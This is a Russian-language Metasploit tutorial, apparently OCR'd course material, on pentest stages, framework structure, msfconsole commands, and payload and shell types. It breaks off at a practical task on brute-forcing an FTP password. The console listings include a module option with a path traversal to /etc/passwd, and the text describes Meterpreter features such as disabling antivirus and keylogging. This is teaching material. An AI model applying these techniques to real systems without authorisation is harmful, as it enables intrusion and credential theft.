Metasploit Framework.

Что такое тестирование на проникновение

Чтобы эффективно оценивать механизмы защиты и систему безопасности в целом, чаще всего имитируют действия злоумышленника. Это называется Penetration test, или сокращенно — Pentest. В общем случае пентест можно разделить на следующие этапы:

- **Разведка** — чтобы собрать как можно больше информации о цели.
- **Определение уязвимостей** — чтобы определить, подвержена ли цель уязвимостям и каковы последствия от ее эксплуатации. Например, позволит ли она выполнить код на удаленной системе с правами привилегированного пользователя. Средство для эксплуатации уязвимости называют эксплоитом.
- **Подбор эксплоита для уязвимости**. Когда уязвимость обнаружена, для нее подбирают рабочий эксплоит. В него надо включить payload (полезную нагрузку), который будет выполнять действия, выгодные злоумышленнику.
- **Доставка эксплоита жертве**. На этом этапе выбирается приемлемый способ доставки эксплоита жертве. Если это файл, его можно отправить по почте, если поток данных — его надо запустить, чтобы он передавал эти данные уязвимому приложению.
- **Post-эксплуатация.** Обычно на этом этапе из атаки извлекают выгоду: закрепляются в системе, крадут данные. При пентесте на данном этапе оценивают последствия атаки.

Типичная проблема при пентесте — интеграция этих задач. Часто для выполнения реальных атак злоумышленникам требуется много средств. Эксплоит может быть написан на Python, и его невозможно запустить на устройстве жертвы без дополнительных средств.

С точки зрения тестирования методом пентеста важно собрать средства, которые используются на разных этапах тестирования в единую среду — например, модули для сканирования, эксплоиты, оболочки и другие сущности. Единая среда для таких решений должна позволить не только провести пентест, не выходя за ее пределы, но и агрегировать информацию о результатах для дальнейшего анализа.

На данный момент таковой средой является Metasploit Framework, структуру и работу с которым мы рассмотрим далее.

Краткий обзор Metasploit Framework

Disclaimer


Дальнейшую информацию даем только в ознакомительных целях. Проводить тестирование на проникновения без согласия на эту процедуру — противозаконно и грозит уголовной ответственностью.

Metasploit Framework

Metasploit Framework (далее MSF) — это фреймворк для автоматизации тестирования на проникновение.

Обычно **Metasploit Framework** рассматривают как коллекцию эксплоитов, шелл-кодов, утилит для фаззинга, пэйлоадов, энкодеров и прочих утилит.

MSF предоставляет единый интерфейс для пентеста на всех его этапах. Схема основных компонентов MSF:



В основе MSF три библиотеки:

- **REX (Ruby Extensions)** — база **MSF**. Компоненты **REX** включают подсистему сокетов (**wrapper socket subsystem**), реализацию клиентских и серверных протоколов, регистрацию подсистемы (**logging subsystem**), **exploitation utility classes**, а также ряд других полезных классов.
- **MSF Core** — отвечает за выполнение интерфейсов (**required interfaces**), которые позволяют взаимодействовать с эксплойтами, модулями, сессиями и плагинами.
- **MSF Base** — упрощенные API для интеграции компонентов.

Существует две версии **Metasploit framework**:


- **Metasploit framework** — это open-source проект, который чаще всего имеют в виду, когда говорят о Metasploit.
- **Commercial-версия** — включает Metasploit Pro, Express, Community и Nexpose Ultimate. В отличие от Metasploit framework, данная версия содержит web-интерфейс и другие полезные возможности.

Metasploit Framework уже установлен в Kali Linux, компоненты расположены в каталоге **/usr/share/Metasploit-framework**


```
root@shokali:/usr/share/metasploit-framework# ls
app             Gemfile.lock                  msfdb      Rakefile         tools
config          lib                           msfrpc     ruby             vendor
data            metasploit-framework.gemspec  msfrpcd    script-exploit
db              modules                       msfupdate  script-password
documentation   msfconsole                    msfvenom   script-recon
Gemfile         msfd                          plugins    scripts
root@shokali:/usr/share/metasploit-framework#
```

Кратко рассмотрим назначение основных каталогов.

Data — содержит данные для запуска компонентов Metasploit: компоненты для эксплоитов, словари.




Lib — содержит библиотеки Ruby для Metasploit, обеспечивающие работу интерфейса.




```
root@shokali:/usr/share/metasploit-framework# cd lib
root@shokali:/usr/share/metasploit-framework/lib# ls
anemone         msfenv.rb        rbmysql.rb  sqlmap
anemone.rb      net              rex         tasks
enumerable.rb   postgres         rex.rb      telephony
metasm          postgres_msf.rb  robots.rb   telephony.rb
metasploit      rabal            snmp        windows_console_color_support.rb
msf             rbmysql          snmp.rb
root@shokali:/usr/share/metasploit-framework/lib# ls msf
base     core     events.rb  ui     util     windows_error.rb
base.rb  core.rb  scripts    ui.rb  util.rb
```

Plugins — содержит плагины для интерфейса Metasploit. С их помощью можно расширять функционал фреймворка — например, подключая к нему дополнительные компоненты **sqlmap**, **openvas**, **nexpose**.



```
root@shokali:/usr/share/metasploit-framework/plugins# ls
aggregator.rb      ips_filter.rb  openvas.rb          sounds.rb
alias.rb           komand.rb      pcap_log.rb         sqlmap.rb
auto_add_route.rb  lab.rb         request.rb          thread.rb
beholder.rb        libnotify.rb   rssfeed.rb          token_adduser.rb
db_credcollect.rb  msfd.rb        sample.rb           token_hunter.rb
db_tracker.rb      msgrpc.rb      session_notifier.rb wiki.rb
event_tester.rb    nessus.rb      session_tagger.rb   wmap.rb
ffautoregen.rb     nexpose.rb     socket_logger.rb
```

Modules — каталог хранения модулей, которые используются для эксплоитов (к примеру). Модули — это основа для MSF: по сути, все эксплоиты оформляются в виде модулей. Пример модуля:



Модули в MSF

Рассмотрим основные модули. Все они сгруппированы по каталогам согласно назначению.

Auxiliary — каталог для хранения вспомогательных модулей. В нем модули не используются для реализации эксплоитов — они применяются для сканирования жертвы, атак DoS, получения прав администратора методом фаззинга. Можно просканировать сеть на наличие в ней анонимного доступа к ресурсам по протоколу **ftp** (модуль **auxiliary/scanner/ftp/anonymous**) или перебрать при помощи фаззинга параметры подключения к ftp-серверу (модуль **auxiliary/scanner/ftp/ftp_login**) по словарю.


```
msf > use auxiliary/scanner/ftp/ftp_login Выбор модуля
msf auxiliary(scanner/ftp/ftp_login) > show options
                                        опции

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current data
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
```

Exploits — каталог для хранения эксплоитов. В MSF они оформлены в виде модулей, что позволяет создать единую среду для пентестов. Все эксплоиты группируются по типу ОС и далее по ПО:

```
root@shokali:/usr/share/metasploit-framework/modules/exploits# ls
aix        bsdi        firefox  irix       multi    solaris
android    dialup      freebsd  linux      netware  unix
apple_ios  example.rb  hpux     mainframe  osx      windows
root@shokali:/usr/share/metasploit-framework/modules/exploits# ls windows
antivirus   dcerpc      games  license  motorola  oracle    smb     unicenter
arkeia      email       http   local    mssql     pop3      smtp    vnc
backdoor    emc         iis    lotus    mysql     postgres  ssh     vpn
backupexec  fileformat  imap   lpd      nfs       proxy     ssl     winrm
brightstor  firewall    isapi  misc     nntp      scada     telnet  wins
browser     ftp         ldap   mmsp     novell    sip       tftp
root@shokali:/usr/share/metasploit-framework/modules/exploits#
```

Payloads — содержит модули для пэйлоадов, которые запускаются удаленно на стороне жертвы.

Encoders — содержит модули для кодирования **payload**. Это нужно для «обфускации» кода при генерации **payload**. Теоретически, это затрудняет его обнаружение сигнатурными методами. Список энкодеров для x86-архитектуры:



Nops (от англ. **No Operation** — «пустая инструкция») — увеличивают размер файла. Помогают «замусорить» код или придать ему нужный размер.


Post — модули для постэксплуатационных атак системы (после получения доступа к ней).

Важно поддерживать базу модулей в актуальном состоянии.

Работа с MSF


Обзор команд Metasploit

Все основные команды Metasploit начинаются с «msf»:




- **msfconsole** — запуск оболочки MSF. В основном вся работа происходит в ней;
- **msfd** — запуск демона, который позволит использовать **msfconsole** удаленно, в рамках tcp-соединения;
- **msfdb** — управление БД для Metasploit. Используя базу данных, можно быстрее запускать MSF и удобнее хранить собранную информацию.
- **msfrpc** — позволит подключаться к MSF с помощью RPC. Потребуется, чтобы использовать в **BeeF** (Browser exploitation framuseework) эксплоиты Metasploit;
- **msfvenom** — генератор **payload**, который позволяет создавать и модифицировать его;
- **msfupdate** — утилита для обновления MSF. В Kali Linux рекомендуется перед обновлением MSF обновить ОС.

Чтобы запустить MSF в Kali Linux, достаточно выполнить команду **msfconsole**:



Справку по всем командам можно просмотреть при помощи команды **help**:




Рассмотрим наиболее полезные команды. ●


Back — перемещение назад в меню msf;

- **Exit** — выйти из MSF:

- **Show** — отобразить список всех модулей или конкретных — например, эксплоитов:



- **Info** — отобразить информацию о конкретном модуле. Помогает просматривать список опций модуля:



- **Search** — поиск информации: можно найти эксплоит по конкретному **cve**:

```
msf > search cve:2009 type:exploit app:client
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   exploit/multi/browser/firefox_escape_retval           2009-07-13       normal     Firefox 3.5 escape() Return Valu
e Memory Corruption
   exploit/multi/browser/itms_overflow                   2009-06-01       great      Apple OS X iTunes 8.1.1 ITMS Ove
rflow
```

- **Use** — использовать модуль, указывая его имя. Как только он подключится, можно просмотреть специфичные для него опции:

```
msf > use exploit/firefox/local/exec_shellcode
msf exploit(firefox/local/exec_shellcode) > show options

Module options (exploit/firefox/local/exec_shellcode):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
   TIMEOUT  90               yes       Maximum time (seconds) to wait for a resp
onse


Exploit target:
```

Опции, как правило, требуют указывать конкретные данные — например, адреса удаленного хоста. Число опций отличается для различных модулей.

```
msf auxiliary(scanner/printer/printer_download_file) > show options
                                                       модуль

Module options (auxiliary/scanner/printer/printer_download_file):

   Name     Current Setting         Required  Description
   ----     ---------------         --------  -----------
   PATH     0:\..\..\..\etc\passwd  yes       Remote path
   RHOSTS                           yes       The target address range or CIDR i
dentifier
                опции
   RPORT    9100                    yes       The target port (TCP)
   THREADS  1                       yes       The number of concurrent threads

msf auxiliary(scanner/printer/printer_download_file) >
```

- **Jobs** — просмотреть текущие задачи. При пентесте каждой атаке с использованием MSF присваивается задача. Подобными задачами можно управлять — например, отключать неиспользуемые.

```
File  Edit  View  Search  Terminal  Help
msf > jobs

Jobs
====

No active jobs.
```

Основные понятия msfconsole

Эксплоит — в **msfconsole** это модуль для эксплуатации уязвимости. У каждого эксплоита есть ряд параметров, которые нужно настроить.

Payload — «полезная» нагрузка для эксплоита, представляет собой модуль. Виды payload:

- **Шелл** (от англ. **shell** — оболочка) — запускает у жертвы командную оболочку для действий, выгодных злоумышленнику. При этом организуется канал связи между ним и жертвой— за счет запуска шелла на жертве и подключения к нему.

Payload в MSF по техникам:

- **Meterpreter** — наиболее богатый по функционалу payload, который можно задействовать в системе жертвы. Запускается в оперативной памяти благодаря технике **dll injection** и не оставляет следов в системе жертвы. Имеет множество встроенных команд;
- **PassiveX** — использует технику **ActiveX through Internet Explorer,** чтобы обходить фильтры исходящего трафика брандмауэром;
- **NoNX** — вид payload для обхода **DEP** (Data Execution Prevention);
- **Ord** — использует технику **dll injection** для инъекции в процесс;
- **IPv6** — предназначен для работы в сетях IPv6;
- **Reflective DLL Injection** — инъекция payload в процесс, работающий в памяти

Модули для Payload в MSF делятся на два класса.

1. **Inline (Non Staged)**. Здесь эксплоит и шелл-код находятся в одном объекте. Полезен, если нет сетевого доступа к объекту — можно взять такой payload и запустить его на жертве. В этом случае отработает эксплоит и запустится шелл. Особенность — большой размер. Хранятся в каталоге **/usr/share/metasploit-framework/modules/payloads/singles.** Список для ОС Windows:

```
root@shokali:/usr/share/metasploit-framework/modules/payloads/singles/windows# ls
adduser.rb              messagebox.rb                   meterpreter_reverse_tcp.rb  shell_bind_tcp_xpfw.rb
dns_txt_query_exec.rb   meterpreter_bind_named_pipe.rb  metsvc_bind_tcp.rb          shell_hidden_bind_tcp.rb
download_exec.rb        meterpreter_bind_tcp.rb         metsvc_reverse_tcp.rb       shell_reverse_tcp.rb
exec.rb                 meterpreter_reverse_http.rb     powershell_bind_tcp.rb      speak_pwned.rb
format_all_drives.rb    meterpreter_reverse_https.rb    powershell_reverse_tcp.rb   x64
loadlibrary.rb          meterpreter_reverse_ipv6_tcp.rb shell_bind_tcp.rb
```

2. **Staged payload.** Такой payload состоит из двух частей — **stage** и **stager**. Stager — это payload небольшого размера, задача которого — запуститься и загрузить большую часть (stage). Допустим, буфер памяти на жертве, полученный с привлечением эксплойта, слишком мал, чтобы запустить в нем **inline payload**. В этом случае в буфер памяти запускается сначала stager, который загружает более сложный код (stage).

Можно выбрать конкретный payload при помощи команды **use** и посмотреть в нем, к какому виду он относится: в этом поможет команда **info.** Считается, что staged payloads отделяются от ОС одним символом «/» в пути, но это соглашение работает не всегда.

С практической точки зрения важно, какие команды можно передавать в рамках полученного шелла. Поэтому условно рассмотрим виды шеллов в MSF.


Виды shell и payload в MSF

Шелл состоит из клиентской (**client**) и серверной (**listener**) части. Если говорить о **shell** как технологии создания подключения, выделяют следующие виды:

1. **Blind shell** — здесь **listener** запускается на ПК жертвы и прослушивает порт, а клиент подключается к открытому порту. В теории считается, что **bind shell** можно заблокировать брандмауэром, так как обычно на ПК жертвы фильтруется входящий трафик.

2. **Reverse shell** — **listener** запускается на ПК атакующего и прослушивает порт, а жертва, которая является клиентом, подключается к открытому порту на ПК атакующего. Считается, что **reverse shell** полезнее для злоумышленника, так как обычно на ПК жертвы фильтруется только входящий трафик, а исходящий порой целиком разрешается.

Оба шелла можно реализовать не только по протоколу **tcp**, но и по **http** или **https**, а также с использованием именованных каналов:



Рассмотрим средства, которые используются при создании шелла. Иначе их принято называть оболочками.

Meterpreter — наиболее функциональная оболочка из всех видов payload. Пример модуля — **payload/windows/x64/meterpreter/reverse_tcp**. Это командная оболочка, которая помимо шелла может:

- проверить, не ВМ ли жертва — команда **checkvm**;
- собрать информацию — команда **winenum**;
- выполнить **remote desktop** — команда **Getgui**;

- отключить антивирус — команда **killav**;
- активировать кейлоггер — команда **keylogrecorder**;
- и т.д.

Работу этой оболочки рассмотрим отдельно на практических примерах.

Vncinject — все payload этого класса используются для скрытого доступа к удаленному рабочему столу при помощи протокола VNC. При этом на машине атакующего должен быть установлен VNC-клиент. Пример модуля: **payload/windows/vncinject/reverse_tcp**.

Upexec — позволяет загрузить выбранную оболочку и выполнить ее. При этом указывается путь к нужному файлу. Пример модуля: **payload/windows/upexec/reverse_tcp**.

Обычная командная оболочка — в качестве шелла используется командная оболочка, принятая для атакуемой ОС. Для Linux это **/bin/sh,** для Windows — **CMD**. Пример модуля: **payload/linux/x86/exec**.

При выборе **payload** необходимо руководствоваться следующими критериями:

1. Вид payload (meterpreter, vncinject) определяет функционал оболочки.
2. Технологию подключения (blind shell, reverse shell и т.п.) выбирают, исходя из возможных технических условий реализации атаки. Если сценарий атаки предполагает, что жертва загрузит оболочку по электронной почте, то очевидно, что оболочка должна установить соединение с узлом злоумышленника. В этом случае выбирается **reverse shell**.
3. Возможные сценарии постэксплуатации ограничивают выбор оболочки. Если требуется управлять удаленным узлом, целесообразнее использовать VNC вместо консольной оболочки.
4. Учитывать ограничения атаки: требование быть незаметными, получить максимальные возможности, залить эксплоит или организовать туннель.


В большинстве практических сценариев пентеста используется оболочка meterpreter как наиболее функциональная.

Практическая часть


Задание 1. Провести атаку подбора параметров подключения к ftp-серверу при помощи auxiliary-модуля

Допустим, в результате разведки на удаленном ПК обнаружен работающий ftp-сервер. Подберем к нему пароль, зная имя пользователя.


Выбираем модуль командой **use scanner/ftp/ftp_login.** Затем задаем у модуля ряд параметров:



